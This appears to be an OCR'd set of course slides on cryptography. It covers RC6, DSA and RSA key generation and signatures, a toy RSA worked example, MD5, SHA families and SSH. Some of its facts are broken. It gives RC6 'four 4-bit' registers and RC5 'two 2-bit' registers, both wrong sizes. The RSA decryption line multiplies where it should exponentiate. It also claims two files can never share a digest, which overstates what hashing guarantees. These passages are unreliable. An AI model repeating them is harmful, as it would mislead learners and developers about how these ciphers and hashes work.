


It is a parameterized algorithm with a variable block size, a variable key size, and a variable number of rounds. The key size is 128-bits



RC6 is a symmetric key block cipher derived from RC5 with two additional features:

- ⊖ Uses Integer multiplication
- ⊖ Uses four 4-bit working registers (RC5 uses two 2-bit registers)



# The DSA and Related Signature Schemes



## Digital Signature Algorithm


FIPS 186-2 specifies the Digital Signature Algorithm (DSA) that may be used in the generation and verification of digital signatures for sensitive, unclassified applications

## Digital Signature

The digital signature is computed using a set of rules (i.e., the DSA) and a set of parameters such that the identity of the signatory and integrity of the data can be verified

### Each entity creates a public key and corresponding private key

1. Select a prime number  $q$  such that  $2^{159} < q < 2^{160}$
2. Choose  $t$  so that  $0 \leq t \leq 8$
3. Select a prime number  $p$  such that  $2^{511+64t} < p < 2^{512+64t}$  with the additional property that  $q$  divides  $(p-1)$
4. Select a generator  $\alpha$  of the unique cyclic group of order  $q$  in  $Z_p^*$
5. To compute  $\alpha$ , select an element  $g$  in  $Z_p^*$  and compute  $g^{(p-1)/q} \bmod p$
6. If  $\alpha = 1$ , perform step five again with a different  $g$
7. Select a random  $a$  such that  $1 \leq a \leq q-1$
8. Compute  $y = \alpha^a \bmod p$



The public key is  $(p, q, \alpha, y)$ . The private key is  $a$ .

# RSA (Rivest Shamir Adleman)



RSA is an Internet encryption and authentication system that uses an algorithm developed by Ron Rivest, Adi Shamir, and Leonard Adleman

RSA encryption is widely used and is one of the de-facto encryption standard

It uses modular arithmetic and elementary number theories to perform computations using two large prime numbers



# The RSA Signature Scheme



## Algorithm Key generation for the RSA signature scheme

SUMMARY: each entity creates an RSA public key and a corresponding private key.  
Each entity  $A$  should do the following:

1. Generate two large distinct random primes  $p$  and  $q$ , each roughly the same size.
2. Compute  $n = pq$  and  $\phi = (p - 1)(q - 1)$ .
3. Select a random integer  $e$ ,  $1 < e < \phi$ , such that  $\gcd(e, \phi) = 1$ .
4. Use the extended Euclidean algorithm (Algorithm 2.107) to compute the unique integer  $d$ ,  $1 < d < \phi$ , such that  $ed \equiv 1 \pmod{\phi}$ .
5.  $A$ 's public key is  $(n, e)$ ;  $A$ 's private key is  $d$ .



## Algorithm RSA signature generation and verification

SUMMARY: entity  $A$  signs a message  $m \in M$ . Any entity  $B$  can verify  $A$ 's signature and recover the message  $m$  from the signature.

1. *Signature generation.* Entity  $A$  should do the following:
  - (a) Compute  $\tilde{m} = R(m)$ , an integer in the range  $[0, n - 1]$ .
  - (b) Compute  $s = \tilde{m}^d \pmod{n}$ .
  - (c)  $A$ 's signature for  $m$  is  $s$ .
2. *Verification.* To verify  $A$ 's signature  $s$  and recover the message  $m$ ,  $B$  should:
  - (a) Obtain  $A$ 's authentic public key  $(n, e)$ .
  - (b) Compute  $\tilde{m} = s^e \pmod{n}$ .
  - (c) Verify that  $\tilde{m} \in M_R$ ; if not, reject the signature.
  - (d) Recover  $m = R^{-1}(\tilde{m})$ .

# Example of RSA Algorithm



```
P = 61    <= first prime number (destroy this after computing E and D)  
Q = 53    <= second prime number (destroy this after computing E and D)  
PQ = 3233 <= modulus (give this to others)  
E = 17    <= public exponent (give this to others)  
D = 2753  <= private exponent (keep this secret!)  
  
Your public key is (E,PQ).  
Your private key is D.
```

The encryption function is:  $\text{encrypt}(T) = (T^E) \bmod PQ$   
 $= (T^{17}) \bmod 3233$



The decryption function is:  $\text{decrypt}(C) = (C^D) \bmod PQ$   
 $= (C^{2753}) \bmod 3233$

To encrypt the plaintext value 123, do this:


```
encrypt(123) = (123^17) mod 3233  
= 337587917446653715596592958817679803 mod 3233  
= 855
```

To decrypt the cipher text value 855, do this:


```
decrypt(855) = (855*2753) mod 3233  
= 123
```



# Message Digest (One-way Hash) Functions



Hash functions calculate a unique fixed-size bit string representation called a message digest of any arbitrary block of information



If any given bit of the function's input is changed, every output bit has a 50 percent chance of changing




It is computationally infeasible to have two files with the same message digest value



Note: Message digests are also called one-way hash functions because they cannot be reversed


# Message Digest Function: MD5



MD5 algorithm takes a message of arbitrary length as input and outputs a 128-bit fingerprint or message digest of the input



MD5 hash is a 32-digit hexadecimal number  
MD5 is not collision resistant, use of latest algorithms such as SHA-2 and SHA-3 is recommended



<http://www.bitdreamers.com>

It is still deployed for digital signature applications, file integrity checking and storing passwords



# Secure Hashing Algorithm (SHA)



It is an algorithm for generating cryptographically secure one-way hash, published by the National Institute of Standards and Technology as a U.S. Federal Information Processing Standard

SHA1

It produces a 160-bit digest from a message with a maximum length of  $(2^{64} - 1)$  bits, and resembles the MD5 algorithm

SHA2

It is a family of two similar hash functions, with different block sizes, namely SHA-256 that uses 32-bit words and SHA-512 that uses 64-bit words


SHA3

SHA-3 uses the sponge construction in which message blocks are XORed into the initial bits of the state, which is then invertibly permuted

# What is SSH (Secure Shell)?



- 1 SSH is a secure replacement for telnet and the Berkeley remote-utilities (rlogin, rsh, rcp, and rdist)
- 2 It provides an encrypted channel for remote logging, command execution and file transfers
- 3 Provides strong host-to-host and user authentication, and secure communication over an insecure Internet



Note: SSH2 is a more secure, efficient, and portable version of SSH that includes SFTP, an SSH2 tunneled FTP

# Module Flow



1  
Cryptography Concepts

2  
Encryption Algorithms

3  
Cryptography Tools

4  
Public Key Infrastructure (PKI)

